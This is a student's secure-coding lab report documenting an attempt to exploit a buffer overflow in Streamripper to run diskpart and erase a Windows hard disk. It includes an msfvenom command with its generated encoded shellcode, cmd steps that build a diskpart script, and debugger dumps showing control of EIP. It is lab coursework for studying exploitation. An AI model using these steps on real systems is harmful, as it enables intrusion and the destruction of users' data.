


Secure Coding


Lab-9

Santhosh M
18BCN7088


Use the buffer overflow exploit to erase the hdd.

Trying to trigger diskpart commands from cmd so that later a payload can be generated to run this script:






It works. So extended the script to erase the hard disk. Currently I can only create a script and make cmd run it. But I will try to make a payload that creates this script also and then run it.



Trying to create the same script using cmd:



The screenshot shows a Windows desktop environment. In the foreground, there is a Command Prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The window displays the following text:
Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd ..\..\Users\Santhosh\Desktop
C:\Users\Santhosh\Desktop>echo list disk \n select disk 0 > dppayload.txt
C:\Users\Santhosh\Desktop>


Below the Command Prompt window, a Notepad window titled "dppayload - Notepad" is open. The Notepad window contains the following text:
File Edit Format View Help
list disk \n select disk 0

The problem is I don't know how to do the line-break from cmd. I will try using semicolon to split lines now.


Semi colon does not work. Found out that newline in cmd is "\$ echo."

Trying the same...

Finally found that using echo command to append lines using '>>' is better.




To make this work i need to first put all these commands in the msfvenom payload generator. For that i need to try quotation marks because these commands have spaces which will definitely confuse the msfvenom executable. So I created a test payload which is supposed to create a text file on my desktop.




```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/exec CMD="cd C:\Users\Santhosh\Desktop&echo This was created by the test payload > testingquotationmarks.txt" -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 632 (iteration=0)
x86/alpha_mixed chosen with final size 632
Payload size: 632 bytes
Final size of python file: 3078 bytes
buf = b""
buf += b"\x89\xe6\xda\xcc\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4c"
buf += b"\x42\x65\x50\x65\x50\x33\x30\x53\x50\x4b\x39\x79\x75"
buf += b"\x70\x31\x6b\x70\x33\x54\x6c\x4b\x76\x30\x34\x70\x4c"
buf += b"\x4b\x70\x52\x76\x6c\x6e\x6b\x56\x32\x75\x44\x6e\x6b"
buf += b"\x54\x32\x54\x68\x74\x4f\x38\x37\x52\x6a\x61\x36\x70"
buf += b"\x31\x59\x6f\x4c\x6c\x75\x6c\x75\x31\x43\x4c\x34\x42"
buf += b"\x54\x6c\x67\x50\x6f\x31\x58\x4f\x44\x4d\x35\x51\x59"
buf += b"\x57\x48\x62\x6a\x52\x63\x62\x32\x77\x6e\x6b\x63\x62"
buf += b"\x72\x30\x6c\x4b\x71\x5a\x65\x6c\x6e\x6b\x32\x6c\x77"
buf += b"\x61\x52\x58\x39\x73\x32\x68\x46\x61\x38\x51\x33\x61"
buf += b"\x4e\x6b\x53\x69\x77\x50\x76\x61\x58\x53\x4c\x4b\x47"
buf += b"\x39\x64\x58\x6a\x43\x76\x5a\x61\x59\x6e\x6b\x30\x34"
buf += b"\x4e\x6b\x33\x31\x6a\x76\x64\x71\x79\x6f\x6c\x6b"
buf += b"\x71\x48\x4f\x34\x4d\x56\x61\x48\x47\x34\x78\x6b\x50
```

Starting Immunity analysis



After overflowing Streamripper with A's



To direct input to this virtual machine, press Ctrl+G.

Immunity: Consulting Services Manager

Registers (FPU)

EAX	9AEAD0D0				
ECX	0012F9E8				
EDX	96F7F698				
EBX	7753FFA8	USER32.UpdateWindow			
ESP	0012F90C				
EBP	0012F978				
ESI	005063F8	StreamRi.005063F8			
EDI	005063F8	StreamRi.005063F8			
EIP	77946FC7	ntdll.77946FC7			
C	0	ES	0023	32bit	0(FFFFFFF)
P	1	CS	001B	32bit	0(FFFFFFF)
A	0	SS	0023	32bit	0(FFFFFFF)
Z	1	DS	0023	32bit	0(FFFFFFF)
S	0	FS	003B	32bit	7FFDF000(FFF)
T	0	GS	0000	NULL	
D	0				
O	0	LastErr	ERROR_SUCCESS	(00000000)	
EFL	00000246	(NO, NB, E, BE, NS, PE, GE, LE)			
ST0	empty	g			
ST1	empty	g			
ST2	empty	g			
ST3	empty	g			
ST4	empty	g			
ST5	empty	g			
ST6	empty	g			
ST7	empty	g			
FST	4020	Cond	1 0 0 0	Err	0 0 1 0 0 0 0 0 (EQ)
FCW	027F	Preo	NEAR,53	Mask	1 1 1 1 1 1

0012F90C 00000000
0012F910 000000016

Trying the same buffer overflow to check if the EBP and EIP values are same

To direct input to this virtual machine, press Ctrl+G.

Immunity: Consulting Services Manager

Registers (FPU)

EAX	9AEFDE00
ECX	0012F9E8
EDX	9AE178C0
EBX	7753FFA8 USER32.UpdateWindow
ESP	0012F924
EBP	0012F978
ESI	005063F8 StreamRi.005063F8
EDI	005063F8 StreamRi.005063F8
EIP	77946FC7 ntdll.77946FC7
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDF000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g
ST5	empty g
ST6	empty g
ST7	empty g
FST	4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1 1

Stack Dump

0012F924	00000000
0012F928	00000028	(...)
0012F92C	0012F93C	<.*.
0012F930	00000018	†...
0012F934	0012F9E8	\$.#.
0012F938	77946FA0	àooëw ntdll.77946FA0
0012F93C	00000001	*

Application crashes, ESP values seem to be different. But EIP values remain the same, but no control to EIP yet. Trying another input field.

Registers (FPU)

	EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI	EIP	C	P	A	Z	S	T	D	O	EFL					
	00000001	563881F9	00292924	00000001	0012F3F4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	0012F448 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	0012FA08 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	7753AD60 USER32.SendMessageA	41414141	0	1	0	0	0	0	0	0	LastErr	ERROR_SUCCESS (00000000)				
										ES 0023 32bit 0(FFFFFFFF)	CS 001B 32bit 0(FFFFFFFF)	SS 0023 32bit 0(FFFFFFFF)	DS 0023 32bit 0(FFFFFFFF)	F8 003B 32bit 7FFDE000(FFF)	GS 0000 NULL				00010216	(NO,NB,NE,A,NS,PE,GE,G)			
ST0	empty	g	ST1	empty	g	ST2	empty	g	ST3	empty	g	ST4	empty	g	ST5	empty	g	ST6	empty	g	ST7	empty	g
FST	4020	Cond 1 0 0 0	Err 0 0 1 0 0 0 0 0	I	3 2 1 0	E S P U 0 2 0 I	0 0 1 0 0 0 0 0 (EQ)	FCW	027F	PreC NEAR,53	Mask 1 1 1 1 1 1												

0012F3F4 41414141 AAAA
0012F3F8 41414141 AAAA
0012F3FC 41414141 AAAA
0012F400 41414141 AAAA
0012F404 41414141 AAAA
0012F408 41414141 AAAA
0012F40C 41414141 AAAA
0012F410 41414141 AAAA
0012F414 41414141 AAAA
0012F418 41414141 AAAA
0012F41C 41414141 AAAA
0012F420 41414141 AAAA
0012F424 41414141 AAAA
0012F428 41414141 DDDD

Gained control to EIP. Now start exploiting.

Using a pattern to detect offset location.

To direct input to this virtual machine, press Ctrl+G.

← → C wiremask.eu/tools/buffer-overflow-pattern-generator/ ★

Wiremask Articles Writeups Tools Contact Policies

Cyclical pattern generator to find the offset of an overwritten address.

With this tool you can generate a string composed of unique pattern that you can use to replace the sequence of A's of the desired length.


To calculate the offset of an address, paste the value of the overwritten register (EIP , RIP , RAX ...) in the "Register value" field.

This online tool supports **32-bit** and **64-bit** registers.

Generate a pattern

Length

Pattern



